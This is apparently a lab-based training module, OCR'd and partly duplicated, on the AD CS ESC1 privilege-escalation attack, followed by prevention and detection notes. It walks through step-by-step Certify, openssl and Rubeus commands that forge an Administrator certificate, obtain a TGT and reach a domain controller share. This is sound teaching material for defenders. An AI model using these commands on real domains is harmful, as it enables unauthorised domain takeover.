PKI - ESC1

Description

After SpectreOps released the research paper Certified Pre-Owned, Active Directory Certificate Services (AD CS) became one of the most favorite attack vectors for threat agents due to many reasons, including:

1. Using certificates for authentication has more advantages than regular username/password credentials.
2. Most PKI servers were misconfigured/vulnerable to at least one of the eight attacks discovered by SpectreOps (various researchers have discovered more attacks since then).

There are a plethora of advantages to using certificates and compromising the Certificate Authority (CA):

- Users and machines certificates are valid for 1+ years.
- Resetting a user password does not invalidate the certificate. With certificates, it doesn't matter how many times a user changes their password; the certificate will still be valid (unless expired or revoked).
- Misconfigured templates allow for obtaining a certificate for any user.
- Compromising the CA's private key results in forging Golden Certificates.

These advantages make certificates the preferred method for long-term persistence. While SpectreOps disclosed eight privilege escalation techniques, we will examine the first, ESC1, to demonstrate how it works. The description of ESC1 is:

- Domain escalation via No Issuance Requirements + Enrollable Client Authentication/Smart Card Logon OID templates + CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT.

Attack

To begin with, we will use Certify to scan the environment for vulnerabilities in the PKI infrastructure:

PKI - ESC1

```
PS C:\Users\bob\Downloads> .\Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=eagle,DC=local'

[*] Listing info about the Enterprise CA 'eagle-PKI-CA'

    Enterprise CA Name            : eagle-PKI-CA
    DNS Hostname                  : PKI.eagle.local
    FullName                      : PKI.eagle.local\eagle-PKI-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=eagle-PKI-CA, DC=eagle, DC=local
    Cert Thumbprint               : 7C59C4910A1C853128FE12C17C2A54D93D1EECAA
    Cert Serial                   : 780E7B38C053CCAB469A33CFAAAB9ECE
    Cert Start Date               : 09/08/2022 14.07.25
    Cert End Date                 : 09/08/2522 14.17.25
    Cert Chain                    : CN=eagle-PKI-CA,DC=eagle,DC=local
```

Cheat Sheet

Go to Questions

Table of Contents

Setting the stage

Introduction and Terminology

Overview and Lab Environment

Attacks & Defense

Kerberoasting

AS-REProasting

GPP Passwords

GPO Permissions/GPO Files

Credentials in Shares

Credentials in Object Properties

DCSync

Golden Ticket

Kerberos Constrained Delegation

Print Spooler & NTLM Relaying

Coercing Attacks & Unconstrained Delegation


Object ACLs

PKI - ESC1

Skills Assessment

Skills Assessment

```
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               EAGLE\Domain Admins           S-1-5-21-1518
      Allow  ManageCA, ManageCertificates               EAGLE\Enterprise Admins       S-1-5-21-1518
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : PKI.eagle.local\eagle-PKI-CA
    Template Name                         : UserCert
    Schema Version                        : 4
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure E
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure E
    Permissions
      Enrollment Permissions
        Enrollment Rights           : EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Domain Users            S-1-5-21-1518138621-4282902758-
                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-
      Object Control Permissions
        Owner                       : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-
        WriteOwner Principals       : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-
        WriteDacl Principals        : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-
        WriteProperty Principals    : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-
                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-

Certify completed in 00:00:00.9120044
```



When checking the 'Vulnerable Certificate Templates' section from the output of Certify, we will see that a single template with plenty of information about it is listed. We can tell that the name of the CA in the environment is `PKI.eagle.local\eagle-PKI-CA`, and the vulnerable template is named `UserCert`. The template is vulnerable because:

- All Domain users can request a certificate on this template.
- The flag `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` is present, allowing the requester to specify the `SAN` (therefore, any user can request a certificate as any other user in the network, including privileged ones).
- Manager approval is not required (the certificate gets issued immediately after the request without approval).
- The certificate can be used for 'Client Authentication' (we can use it for login/authentication).

To abuse this template, we will use `Certify` and pass the argument `request` by specifying the full name of the CA, the name of the vulnerable template, and the name of the user, for example, `Administrator`:

PKI - ESC1

```
PS C:\Users\bob\Downloads> .\Certify.exe request /ca:PKI.eagle.local\eagle-PKI-CA /template:UserCer

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : EAGLE\bob
[*] No subject name specified, using current context as subject.

[*] Template                : UserCert
[*] Subject                 : CN=bob, OU=EagleUsers, DC=eagle, DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : PKI.eagle.local\eagle-PKI-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 36

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIE...
<SNIP>
<SNIP>
wgP7EwPpxHKOrlZr6H+5lS58u/9EuIgdSk1X3VWuZvWRdjL15ovn
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGLzCCBRegAwIBAgITFgAAACx6zV6bbfN1ZQAAAAAALDANBgkqhkiG9w0BAQsF
<SNIP>
<SNIP>
eVAB
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provide


Certify completed in 00:00:15.8803493
```

```
PS C:\Users\bob\Downloads> .\Certify.exe request /ca:PKI.eagle.local\eagle-PKI-CA /template:UserCert /altname:Administra
tor

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : EAGLE\bob
[*] No subject name specified, using current context as subject.

[*] Template                : UserCert
[*] Subject                 : CN=bob, CN=Users, DC=eagle, DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : PKI.eagle.local\eagle-PKI-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 36

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA2azyBI4/SX0hRCSuRfNOkpaHCAlC7kXSUvxse08lYkLfW+XW
```

Once the attack finishes, we will obtain a certificate successfully. The command generates a `PEM` certificate and displays it as base64. We need to convert the `PEM` certificate to the PFX format by running the command mentioned in the output

of Certify (when asked for the password, press `Enter` without providing one), however, to be on the safe side, let's first execute the below command to avoid bad formatting of the `PEM` file.

PKI - ESC1

```
MisaelMacias@htb[/htb]$ sed -i 's/\s\s\+/\n/g' cert.pem
```

Then we can execute the `openssl` command mentioned in the output of Certify.

PKI - ESC1

```
MisaelMacias@htb[/htb]$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic P
```

```
┌──(kali㉿kali)-[~]
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Now that we have the certificate in a usable `PFX` format (which `Rubeus` supports), we can request a Kerberos TGT for the account `Administrator` and authenticate with the certificate:

PKI - ESC1

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /domain:eagle.local /user:Administrator /certificate

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=bob, OU=EagleUsers, DC=eagle, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      LmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  Administrator
  UserRealm                :  EAGLE.LOCAL
  StartTime                :  19/12/2022 21.04.53
```

```
    EndTime                 :  20/12/2022 07.04.53
    RenewTill               :  26/12/2022 21.04.53
    Flags                   :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                 :  rc4_hmac
    Base64(key)             :  KQTCgNhj3sh4yXvrBwTfeg==
    ASREP (key)             :  2EB79553702442F11E93044E3C915490
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /domain:eagle.local /user:Administrator /certificate:cert.pfx /dc:dc1.eagle.local /ptt

v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=bob, OU=EagleUsers, DC=eagle, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      LmxvY2Fs
[+] Ticket successfully imported!
```

After successful authentication, we will be able to list the content of the `C$` share on DC1:

PKI - ESC1

```
PS C:\Users\bob\Downloads> dir \\dc1\c$

    Directory: \\dc1\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2022   6:30 PM                DFSReports
d-----        10/13/2022  11:23 PM                Mimikatz
d-----         9/1/2022   9:49 PM                PerfLogs
d-r---        11/28/2022  10:59 AM                Program Files
d-----         9/1/2022   2:02 PM                Program Files (x86)
d-----        12/13/2022  11:22 AM                scripts
d-r---         8/7/2022   9:31 PM                Users
d-----        11/28/2022  11:27 AM                Windows
```

```
PS C:\Users\bob\Downloads> dir \\dc1\c$

    Directory: \\dc1\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2022   6:30 PM                DFSReports
d-----        10/13/2022  11:23 PM                Mimikatz
d-----         9/1/2022   9:49 PM                PerfLogs
d-r---        11/28/2022  10:59 AM                Program Files
d-----         9/1/2022   2:02 PM                Program Files (x86)
d-----        12/13/2022  11:22 AM                scripts
d-r---         8/7/2022   9:31 PM                Users
d-----        11/28/2022  11:27 AM                Windows
```

Prevention


The attack would not be possible if the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag is not enabled in the certificate template. Another method to thwart this attack is to require `CA certificate manager approval` before issuing certificates; this will ensure that no certificates on potentially dangerous templates are issued without manual approval

(which hopefully correlates that the request originated from a legit user).

Because there are many different privilege escalation techniques, it is highly advised to regularly scan the environment with `Certify` or other similar tools to find potential PKI issues.


Detection

When the CA generates the certificate, two events will be logged, one for the received request and one for the issued certificate, if it succeeds. Those events have the IDs of `4886` and `4887` as shown below:





Unfortunately, we can only tell that Bob requested a certificate from WS001; we cannot know if the request specified the SAN.

The CA contains a list of all issued certificates, so if we look there, we will see the request for certificate ID 36 (the one from the attack scenario above):




The general overview of the GUI tool does not display the SAN either, but we can tell that a certificate was issued via the vulnerable template. If we want to find the SAN information, we'll need to open the certificate itself:



